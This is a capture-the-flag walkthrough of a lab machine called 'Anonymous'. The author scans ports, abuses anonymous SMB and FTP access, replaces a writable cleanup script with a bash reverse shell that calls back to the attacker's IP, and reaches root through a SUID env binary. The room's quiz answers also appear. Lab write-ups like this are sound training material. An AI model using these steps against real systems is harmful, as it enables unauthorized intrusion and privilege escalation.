Anonymous Writeup


The first thing I like to do when I start a new machine is to see if the server has port 80 and/or 443 open. So I copied pasted the IP of the room into my browser and tried both HTTP and HTTPS with no luck. Then I thought "oh, this should be interesting!!!" and fired up Nmap. The command I usually use is "nmap -sC -sV -p- ".

-sC = This tells Nmap to scan with the default script

-sV = This flag enables the probing of open ports to determine what service each open port runs

-p- = This tells Nmap to scan all ports

It returned with a bunch of information as seen bellow:






```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.147.253
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Let me explain what we see here:

- Port 21 is an ftp server which allows anonymous login (interesting!!!)
- Port 22 is ssh (not much to exploit here)
- Port 139 & 445 run smb (interesting!!!)


At this stage some questions can be answered from the room:

1. 
   Enumerate the machine. How many ports are open?
   ```
   4
   ```
2. 
   What service is running on port 21?
   ```
   ftp
   ```
3. 
   What service is running on ports 139 and 445?
   ```
   smb
   ```

Next, I used smbclient to enumerate the shares of the server since it has smb and see if there is a vulnerable share that I can use. The command I used for smbclient is "smbclient -L \\\\[IP]\\".


-L = This flag lists all the shares it can find

As it turns out there is a share called "pics" as you can see bellow (don't mind the rest shared folders).




```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            ANONYMOUS
```

Now the 4th question can be answered:

4. 
   There's a share on the user's computer. What's it called?
   ```
   pics
   ```


Since there is a shared folder I wanted to try to connect to it without password and it worked! The command I used is "smbclient \\\\[IP]\\pics". Now with the command "ls" I can see everything there is in the folder I connected.



```
smb: \> ls
  .                                   D        0  Sun May 17 07:11:34 2020
  ..                                  D        0  Wed May 13 21:59:10 2020
  corgo2.jpg                          N    42663  Mon May 11 20:43:42 2020
  puppos.jpeg                         N   265188  Mon May 11 20:43:42 2020

                20508240 blocks of size 1024. 13306808 blocks available
```


There are 2 images, hmm…, I downloaded the images with the command "get [image name]", the images show some very cute dogs.

So far I didn't check one thing, there is an ftp server open with anonymous login. The command to connect is "ftp [IP]" then enter "**anonymous**" in both username and password. Inside the ftp server there is a folder called scripts



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
```


If I go to that folder with "cd [folder name]" and do "ls" there are a bunch of interesting files



```
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000          903 Mar 10 17:30 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```


I downloaded them with the same command as before "get [file name]".

If I open the to_do.txt with the command "cat [file name]" it says "I really need to disable the anonymous login...it's really not safe", hmm not much info here. Next I want to see the clean.sh file



```bash
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/-
removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/-
removed_files.log;done
fi
```

Interesting, essentially this script it is written in bash and it systematically cleans the /tmp folder. Now what if I changed the content of the file and put a payload to get a reverse shell then upload it to the ftp server and just wait for connection. First things first, the best place to go if you want a reverse shell is here, and the shell I will use for this is "bash -I >& /dev/tcp/[your IP]/[Any port] 0>S&1", I deleted everything inside the script except the first line and put my shell like so



```bash
#!/bin/bash

bash -i >& /dev/tcp/[MY IP]/4444 0>&1
```

Then I connected again to the ftp server like before, and replaced the clean.sh with my clean.sh with the command "put [file name]". After that I opened a netcat listener to catch the connection. The command is "nc -nvlp [port]"


n = listen for IP only, not DNS

v = verbose mode


l = listen mode

p = defines the port

after a while I am in!!! I am connected as namelessone. Inside the current folder is the user.txt.




```
bash: cannot set terminal process group (1738): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ 
```




```
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$ 
```

In order to have a more interactive shell I must spawn a TTY shell, to do this there are some commands which can be found here. After the TTY shell I run the "sudo -l" to see what commands I can run as sudo but it asked me for a password, damn!!! The other thing I can try is to check what commands I can run as SUID with the command "find / -perm -u=s -type f 2>/dev/null" and there is an interesting command here "/usr/bin/env"



```
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
```

In order to see how I can exploit this command I went here and found this




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

And so I ran the command "/usr/bin/env /bin/bash -p" and got root. Yayyy!!!



```
namelessone@anonymous:/var$ /usr/bin/env /bin/bash -p
/usr/bin/env /bin/bash -p
bash-4.4# whoami
whoami
root
```

Thank you for choosing my writeup!!!